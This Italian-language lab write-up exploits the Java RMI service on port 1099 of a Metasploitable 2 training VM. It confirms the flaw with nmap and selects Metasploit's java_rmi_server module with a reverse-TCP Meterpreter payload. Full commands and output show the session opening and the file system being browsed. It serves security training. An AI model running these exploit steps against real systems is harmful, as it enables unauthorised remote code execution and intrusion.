

JAVA RMI SU PORTA 1099 metasploitable 2

EVIDENZA VULNERABILITÀ

Dobbiamo andare ad effettuare un attacco al servizio java rmi attivo sulla porta 1099 per ottenere una sessione Meterpreter. Prima di tutto possiamo usare nmap con uno script per poter verificare che la vulnerabilità esista. Eseguiamo quindi nmap con la stringa:

```
<nmap -script=rmi-vuln-classloader -p 1099 192.168.99.112>
```

```
(nightwing@kali)-[~]
$ nmap --script=rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 14:40 CEST
Nmap scan report for 192.168.99.112
Host is up (0.00052s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java\_rmi\_server.rb
|_

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

Come riporta l'output, la porta è aperta e il servizio che vogliamo attaccare è vulnerabile.

EXPLOIT CON METASPLOIT

Per eseguire l'attacco sul servizio richiesto, andiamo ad utilizzare metasploit. Per farlo eseguiamo il comando ***"msfconsole"*** sul terminale di kali e lasciamo avviare il programma. All'avvio sul prompt usiamo il comando ***"search"*** seguito dal nome della vulnerabilità che vogliamo sfruttare e vediamo i risultati:

[illegible]

Il comando ci ha restituito tutti i moduli di metasploit che riportano la stringa cercata (java_rmi). Guardando l'elenco quello che potrebbe fare al caso nostro è il numero 1, che da descrizione ci dice che sfrutta la server insecure default configuration java **code execution**. Scriviamo quindi il comando “**use**” seguito dal numero o dal path dell’exploit corrispondente. Adesso il nostro exploit è selezionato e apparirà in rosso nella riga di comando. Da qua possiamo usare “**info**” per verificare tutti i dettagli del modulo compresa data di scoperta, i target disponibili, le opzioni e la descrizione.

```
File Actions Edit View Help
nightwing@kali: ~
msf6 exploit(multi/misc/java_rmi_server) > info

Name: Java RMI Server Insecure Default Configuration Java Code Execution
Module: exploit/multi/misc/java_rmi_server
Platform: Java, Linux, OSX, Solaris, Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-10-15

Provided by:
mihi

Available targets:
Id Name
--
=> 0 Generic (Java Payload)
1 Windows x86 (Native Payload)
2 Linux x86 (Native Payload)
3 Mac OS X PPC (Native Payload)
4 Mac OS X x86 (Native Payload)

Check supported:
Yes

Basic options:
Name Current Setting Required Description
--
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert false no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload information:
Avoid: 0 characters

Description:
This module takes advantage of the default configuration of the RMI Registry and
RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it
invokes a method in the RMI Distributed Garbage Collector which is available via every
RMI endpoint, it can be used against both rmiregistry and rmid, and against most other
(custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do
not support remote class loading, unless another RMI endpoint is active in the same
Java process.

RMI method calls do not support or require any sort of authentication.
```

Le opzioni da configurare per far funzionare correttamente il modulo sono disponibili in questa schermata, ma in alternativa possiamo usare il comando “**show options**” che ci riporta esclusivamente la parte delle opzioni.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name Current Setting Required Description
--
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert false no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 192.168.99.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.99.112
rhosts => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Come vediamo è tutto già preconfigurato eccetto la riga RHOSTS che sta per remote host, ovvero la macchina target su cui utilizzare l'exploit. È un parametro necessario, come riporta la colonna required, quindi impostiamolo tramite il comando **"set"** seguito dall'indirizzo ip di metasploitable. Il bersaglio è agganciato. Adesso possiamo scegliere "l'arma" da usare: di default è configurato il payload *reverse_tcp* ma se volessimo utilizzarne un altro possiamo eseguire il comando **"show payloads"** per mostrare tutti quelli disponibili per questo particolare exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/generic/custom                  normal No     Custom Payload
1  payload/generic/shell_bind_tcp          normal No     Generic Command Shell, Bind TCP Inline
2  payload/generic/shell_reverse_tcp       normal No     Generic Command Shell, Reverse TCP Inline
3  payload/generic/ssh/interact            normal No     Interact with Established SSH Connection
4  payload/java/jsp_shell_bind_tcp         normal No     Java JSP Command Shell, Bind TCP Inline
5  payload/java/jsp_shell_reverse_tcp      normal No     Java JSP Command Shell, Reverse TCP Inline
6  payload/java/meterpreter/bind_tcp       normal No     Java Meterpreter, Java Bind TCP Stager
7  payload/java/meterpreter/reverse_https  normal No     Java Meterpreter, Java Reverse HTTPS Stager
8  payload/java/meterpreter/reverse_tcp    normal No     Java Meterpreter, Java Reverse TCP Stager
9  payload/java/meterpreter/reverse_tcp    normal No     Command Shell, Java Bind TCP Stager
10 payload/java/shell/bind_tcp             normal No     Command Shell, Java Reverse TCP Stager
11 payload/java/shell/reverse_tcp          normal No     Java Command Shell, Reverse TCP Inline
12 payload/java/shell_reverse_tcp          normal No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
13 payload/multi/meterpreter/reverse_https normal No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 9
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Il nostro obiettivo è ottenere una shell meterpreter sulla macchina target, quindi il payload di default è perfetto. Se volessimo sceglierne un altro, per farlo avremmo dovuto usare il comando **"set payload"** seguito dal numero o dal path. Il 9 che crea una sessione meterpreter sfruttando il reverse tcp è l'ideale. Il reverse tcp fa in modo che sia la macchina bersaglio a richiedere ed iniziare la connessione alla macchina attaccante. Facciamo un ultimo check per controllare che sia tutto a posto e lanciamo l'attacco con il comando **"exploit"**.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.99.112 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.99.111 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/3hMniiisX
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 -> 192.168.99.112:55524) at 2023-06-16 10:40:41 +0200

meterpreter > 
```

L'attacco è andato a buon fine, la connessione è stata stabilita e l'exploit ha caricato correttamente il payload e ha ottenuto una shell meterpreter per eseguire codici sulla macchina target. Come ulteriore verifica possiamo usare i comandi specifici di meterpreter, che possiamo visualizzare con il comando **"help"**.

```
nightwing@kali: ~  
File Actions Edit View Help  
meterpreter > help  
Core Commands  



| Command                  | Description                                              |
|--------------------------|----------------------------------------------------------|
| ?                        | Help menu                                                |
| background               | Backgrounds the current session                          |
| bg                       | Alias for background                                     |
| bgkill                   | Kills a background meterpreter script                    |
| bglist                   | Lists running background scripts                         |
| bgrun                    | Executes a meterpreter script as a background thread     |
| channel                  | Displays information or control active channels          |
| close                    | Closes a channel                                         |
| detach                   | Detach the meterpreter session (for http/https)          |
| disable_unicode_encoding | Disables encoding of unicode strings                     |
| enable_unicode_encoding  | Enables encoding of unicode strings                      |
| exit                     | Terminate the meterpreter session                        |
| get_timeouts             | Get the current session timeout values                   |
| guid                     | Get the session GUID                                     |
| help                     | Help menu                                                |
| info                     | Displays information about a Post module                 |
| irb                      | Open an interactive Ruby shell on the current session    |
| load                     | Load one or more meterpreter extensions                  |
| machine_id               | Get the MSF ID of the machine attached to the session    |
| pry                      | Open the Pry debugger on the current session             |
| quit                     | Terminate the meterpreter session                        |
| read                     | Reads data from a channel                                |
| resource                 | Run the commands stored in a file                        |
| run                      | Executes a meterpreter script or Post module             |
| secure                   | (Re)Negotiate TLV packet encryption on the session       |
| sessions                 | Quickly switch to another session                        |
| set_timeouts             | Set the current session timeout values                   |
| sleep                    | Force Meterpreter to go quiet, then re-establish session |
| transport                | Manage the transport mechanisms                          |
| use                      | Deprecated alias for "load"                              |
| uuid                     | Get the UUID for the current session                     |
| write                    | Writes data to a channel                                 |

  
Stdapi: File system Commands  


| Command  | Description                               |
|----------|-------------------------------------------|
| cat      | Read the contents of a file to the screen |
| cd       | Change directory                          |
| checksum | Retrieve the checksum of a file           |
| cp       | Copy source to destination                |
| del      | Delete the specified file                 |


```

Come vediamo ce ne sono tantissimi e a parte quelli core, vediamo i classici comandi linux per navigare nel file system come cd, ls, pwd, i comandi di rete, di sistema, di user interface, webcam e audio.



Andiamo ad utilizzarne qualcuno per verificare che siamo sulla metasploitable e per raccogliere informazioni sulla macchina attaccata direttamente dall'interno. Eseguiamo "**sysinfo**" per avere una stampa delle informazioni sul sistema e poi "**ifconfig**" e "**route**" per ottenere invece informazioni sulle interfacce di rete e di routing.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

```
meterpreter > ifconfig
```

Interface 1

```
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::
```

Interface 2

```
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.99.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::a00:27ff:fe68:6fd
IPv6 Netmask    : ::
```

```
meterpreter > route
```

IPv4 network routes

| Subnet | Netmask | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1 | 255.0.0.0 | 0.0.0.0 | | |
| 192.168.99.112 | 255.255.255.0 | 0.0.0.0 | | |

IPv6 network routes

| Subnet | Netmask | Gateway | Metric | Interface |
|-------------------------|---------|---------|--------|-----------|
| ::1 | :: | :: | | |
| fe80::a00:27ff:fe68:6fd | :: | :: | | |

```
meterpreter > 
```

Abbiamo la conferma che siamo sulla macchina target. Possiamo andare ad eseguire altri codici, ad esempio `pwd` per vedere in quale directory ci troviamo, `ls` per vedere tutte le cartelle e `cd` per spostarci.

```
meterpreter > pwd
```

```
/
```

```
meterpreter > ls
```

```
Listing: /
```

| Mode | Size | Type | Last modified | Name |
|------------------|---------|------|---------------------------|-----------------|
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-14 05:35:33 +0200 | bin |
| 040666/rw-rw-rw- | 1024 | dir | 2012-05-14 05:36:28 +0200 | boot |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:55:51 +0100 | cdrom |
| 040666/rw-rw-rw- | 13480 | dir | 2023-06-16 09:01:21 +0200 | dev |
| 040666/rw-rw-rw- | 4096 | dir | 2023-06-16 09:01:30 +0200 | etc |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-16 08:16:02 +0200 | home |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:57:40 +0100 | initrd |
| 100666/rw-rw-rw- | 7929183 | fil | 2012-05-14 05:35:56 +0200 | initrd.img |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-14 05:35:22 +0200 | lib |
| 040666/rw-rw-rw- | 16384 | dir | 2010-03-16 23:55:15 +0100 | lost+found |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:55:52 +0100 | media |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 22:16:56 +0200 | mnt |
| 100666/rw-rw-rw- | 14473 | fil | 2023-06-16 09:01:55 +0200 | nohup.out |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:57:39 +0100 | opt |
| 040666/rw-rw-rw- | 0 | dir | 2023-06-16 09:01:08 +0200 | proc |
| 040666/rw-rw-rw- | 4096 | dir | 2023-06-16 09:01:55 +0200 | root |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-14 03:54:53 +0200 | sbin |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:57:38 +0100 | srv |
| 040666/rw-rw-rw- | 0 | dir | 2023-06-16 09:01:09 +0200 | sys |
| 040666/rw-rw-rw- | 4096 | dir | 2023-06-12 15:46:36 +0200 | test_metasploit |
| 040666/rw-rw-rw- | 4096 | dir | 2023-06-16 10:40:40 +0200 | tmp |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 06:06:37 +0200 | usr |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-17 15:08:23 +0100 | var |
| 100666/rw-rw-rw- | 1987288 | fil | 2008-04-10 18:55:41 +0200 | vmlinuz |

```
meterpreter > cd usr
```

```
meterpreter > ls
```

```
Listing: /usr
```

| Mode | Size | Type | Last modified | Name |
|------------------|-------|------|---------------------------|---------|
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-23 22:54:20 +0100 | X11R6 |
| 040666/rw-rw-rw- | 36864 | dir | 2012-05-20 21:37:08 +0200 | bin |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-17 00:11:19 +0100 | games |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-20 20:04:24 +0200 | include |
| 040666/rw-rw-rw- | 32768 | dir | 2012-05-20 21:07:31 +0200 | lib |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 06:06:37 +0200 | lib64 |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 23:57:40 +0100 | local |
| 040666/rw-rw-rw- | 12288 | dir | 2012-05-20 20:55:13 +0200 | sbin |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-20 21:07:31 +0200 | share |
| 040666/rw-rw-rw- | 4096 | dir | 2008-04-15 07:53:59 +0200 | src |

```
meterpreter > █
```

Molto utile anche il comando “**search -f**” seguito dal nome di un file o dal carattere wildcard “*” con una data estensione per cercare tutti i file di quel tipo. Proviamo <search -f *.txt>.


```
meterpreter > search -f *.txt
Found 893 results ...
```

| Path | Size (bytes) | Modified (UTC) |
|---|--------------|---------------------------|
| /etc/X11/rgb.txt | 17394 | 2008-05-14 02:10:25 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt | 1598 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt | 765 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt | 302 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt | 611 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSHPUX.txt | 255 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSLinux.txt | 251 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSMacOS.txt | 253 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSSolaris.txt | 257 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSSunOS.txt | 256 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSVersion.txt | 184 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSWin.txt | 258 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicFAQ.txt | 273 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicSupported.txt | 291 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/ReadmeFirst.txt | 2535 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/SunOS.txt | 13 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/TWikiCategory.txt | 747 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/TopicClassification.txt | 417 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/WebChanges.txt | 124 | 2010-04-16 22:36:52 +0200 |
| /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/WebForm.txt | 540 | 2010-04-16 22:36:52 +0200 |

La lista è fin troppo esaustiva. Con questi file possiamo fare qualsiasi cosa, meterpreter è una shell molto potente e ci permette non solo di visualizzarli, ma anche spostarli, modificarli, cancellarli o scaricarli sulla nostra macchina. Proviamo ad esempio a spostarci fino al percorso /home/msfadmin/vulnerable e a creare una cartella:

```
meterpreter > cd vulnerable
meterpreter > ls
Listing: /home/msfadmin/vulnerable
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|---------------|
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 09:12:05 +0200 | mysql-ssl |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 08:48:36 +0200 | samba |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-20 01:43:18 +0200 | tikiwiki |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-16 22:37:02 +0200 | twiki20030201 |

```
meterpreter > mkdir fromkaliwithlove
Creating directory: fromkaliwithlove
meterpreter > ls
Listing: /home/msfadmin/vulnerable
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|------------------|
| 040666/rw-rw-rw- | 4096 | dir | 2023-06-16 14:53:00 +0200 | fromkaliwithlove |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 09:12:05 +0200 | mysql-ssl |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 08:48:36 +0200 | samba |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-20 01:43:18 +0200 | tikiwiki |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-16 22:37:02 +0200 | twiki20030201 |

```
meterpreter >
```

Con ls possiamo vedere che la cartella risulta creata.

In conclusione la macchina è nelle nostre mani e se avessimo intenzioni malevoli con meterpreter potremmo provocare danni molto gravi sfruttando questa falla.